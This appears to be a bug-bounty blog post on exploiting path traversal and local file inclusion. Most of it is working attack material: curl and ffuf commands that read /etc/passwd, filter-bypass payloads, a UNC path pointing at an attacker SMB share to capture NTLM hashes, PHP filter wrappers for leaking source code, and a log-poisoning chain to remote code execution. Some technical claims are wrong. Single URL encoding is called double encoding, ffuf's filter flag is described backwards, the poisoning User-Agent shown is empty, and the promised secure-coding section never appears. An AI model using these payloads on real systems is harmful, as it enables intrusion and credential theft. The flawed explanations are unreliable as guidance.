Listen to this Post
Introduction:

Path traversal vulnerabilities remain a critical and frequently uncovered flaw in bug bounty programs, allowing attackers to read arbitrary files on a target server. By manipulating file paths with sequences like ../, security researchers can step outside the intended directory and access sensitive system files, leading to devastating data breaches. Mastering the identification and exploitation of these vulnerabilities is a fundamental skill for any aspiring ethical hacker.
Learning Objectives:
- Understand the core mechanics of path traversal vulnerabilities and their common entry points.
- Learn manual exploitation techniques using curl and browser-based testing.
- Master automated scanning with tools like ffuf to efficiently discover these flaws at scale.
- Develop advanced bypass methods for common filtering and sanitization mechanisms.
- Implement secure coding practices to prevent path traversal vulnerabilities in your own applications.
You Should Know:
1. Manual Exploitation with cURL
`curl -s “http://target.com/load?file=../../../../etc/passwd” | head -n 20`
This cURL command is a primary tool for manual path traversal testing. The `-s` flag silences the progress meter, providing cleaner output. The request targets a common vulnerable parameter (file) and attempts to traverse four directory levels to access the Linux `/etc/passwd` file. The pipe (|) to `head -n 20` limits output to the first 20 lines, which is often sufficient to confirm the vulnerability without overwhelming terminal output. Start by identifying parameters that might reference files (e.g., file, load, page, document). Systematically inject payloads like ../../../../etc/passwd, adjusting the number of `../` sequences based on the expected web root depth.
2. Browser-Based Testing & Encoding
`http://vulnerable-site.com/image?filename=..%2f..%2f..%2fetc%2fpasswd`
When testing directly in a browser, URL encoding is often necessary. The forward slash (/) is encoded as %2f. Some web application firewalls (WAFs) and input filters may block raw `../` sequences but miss these encoded equivalents. Right-click the parameter in Burp Suite or a similar proxy, send it to the repeater, and manually encode critical characters. Alternatively, use the browser’s developer console with `encodeURIComponent(‘../../../etc/passwd’)` to generate a properly encoded payload for direct address bar testing.
3. Automated Discovery with FFUF
`ffuf -w /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt -u “http://target.com/FUZZ” -fs 0`
`ffuf -w /usr/share/seclists/Fuzzing/LFI/LFI-jhaddix.txt -u “http://target.com/index?file=FUZZ” -fr “root:x:”`
The FFuf tool automates the discovery process. The first command fuzzes paths directly, using a specialized wordlist for Linux LFI. The `-fs 0` filter hides responses of size 0. The second command is more targeted, fuzzing a specific parameter and using the `-fr` flag to filter out responses containing “root:x:”, thereby focusing on successful file reads. Always customize wordlists and filters based on the target’s operating system and application behavior to reduce false positives and noise.
4. Advanced Filter Bypass Techniques
`file=….//….//….//etc/passwd`
`file=……///……///……///etc/passwd`
`file=%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd`
When basic traversal is blocked, advanced techniques are required. The first payload uses double slashes `//` which might collapse into a single slash, and extra dots that might be stripped. The second uses excessive dots and slashes hoping a weak filter only removes a set number. The third uses double URL encoding (%2e is a dot, `%2f` is a slash), which might bypass filters that only decode input once. Test these iteratively, observing server responses for differences that indicate a partially successful bypass.
5. Windows Path Traversal & UNC Shortcuts
`curl “http://target.com/getFile?name=..\\..\\..\\windows\\system32\\drivers\\etc\\hosts”`
`file=//10.0.0.5/share/payload.exe`
On Windows targets, use backslashes (\). Note that some applications might normalize these to forward slashes. For a more advanced attack, use Windows UNC paths. If a vulnerability allows writing files or influencing file operations, a UNC path like `\\10.0.0.5\share\payload.exe` can force the server to authenticate to an attacker-controlled SMB share, potentially capturing NTLM hashes for offline cracking or relay attacks.
6. PHP Wrapper Exploitation
`file=php://filter/convert.base64-encode/resource=index.php`
`file=php://filter/convert.iconv.utf-8.utf-16/resource=/etc/passwd`
On PHP-based applications, wrappers supercharge LFI. The `php://filter` wrapper with base64 encoding can read the source code of PHP files, which is otherwise executed and not displayed. The output will be base64, which must be decoded. The `convert.iconv` filter can sometimes bypass certain restrictions or modify output encoding. This technique is critical for moving from simple file read to full source code analysis, potentially revealing database credentials and other logic flaws.
7. Log Poisoning for RCE
`curl -A “” http://target.com/`
`http://target.com/vuln.php?file=../../../../var/log/apache2/access.log&c=id`
If LFI is confirmed and the application writes logs, you can poison them. The first command sets a malicious User-Agent containing PHP code to the target’s access log. The second command uses the LFI vulnerability to include the poisoned log file. The PHP code within the log (system($_GET['c'])) is then executed, and the `c` parameter runs the `id` command. This chain converts a simple file read into full remote code execution, the ultimate goal of many LFI attacks.
What Undercode Say:
- Path traversal is a low-hanging fruit that continues to appear in modern applications, making it a high-yield focus for bug bounty hunters.
- The evolution from simple `../` injection to advanced filter bypasses and wrapper exploitation separates novice hunters from experts.
- Automation with tools like FFuf is essential for efficiency, but manual verification and creative bypass techniques are where critical findings are often made.
- Understanding the underlying server OS (Linux vs. Windows) and server-side technology (PHP, etc.) is non-negotiable for successful exploitation.
The prevalence of path traversal flaws stems not from a complex attack vector, but from developer oversight in input validation. While the concept is simple, the real-world implementation of defenses is often flawed, leading to myriad bypass opportunities. Bug bounty programs consistently reward these findings because the impact—from sensitive data exposure to full server compromise—is severe. As applications move to microservices and cloud storage, the fundamental flaw of trusting user-supplied input for file operations persists, merely shifting the attack surface rather than eliminating it.
Prediction:
The future of path traversal vulnerabilities will see a shift towards exploiting cloud storage misconfigurations and serverless function handlers, where traditional directory structures are abstracted but the core vulnerability of unsanitized input remains. As Web Application Firewalls become more adept at blocking classic payloads, we will see a rise in polyglot payloads and techniques that abuse URL parsing inconsistencies between edge devices (CDNs, WAFs) and origin servers. Furthermore, the integration of AI-assisted code generation may inadvertently introduce new variants of this old flaw, as AI models trained on public code repositories replicate common sanitization mistakes, ensuring path traversal remains a lucrative hunt for the foreseeable decade.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Thiagoemmanuell Bugbounty – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


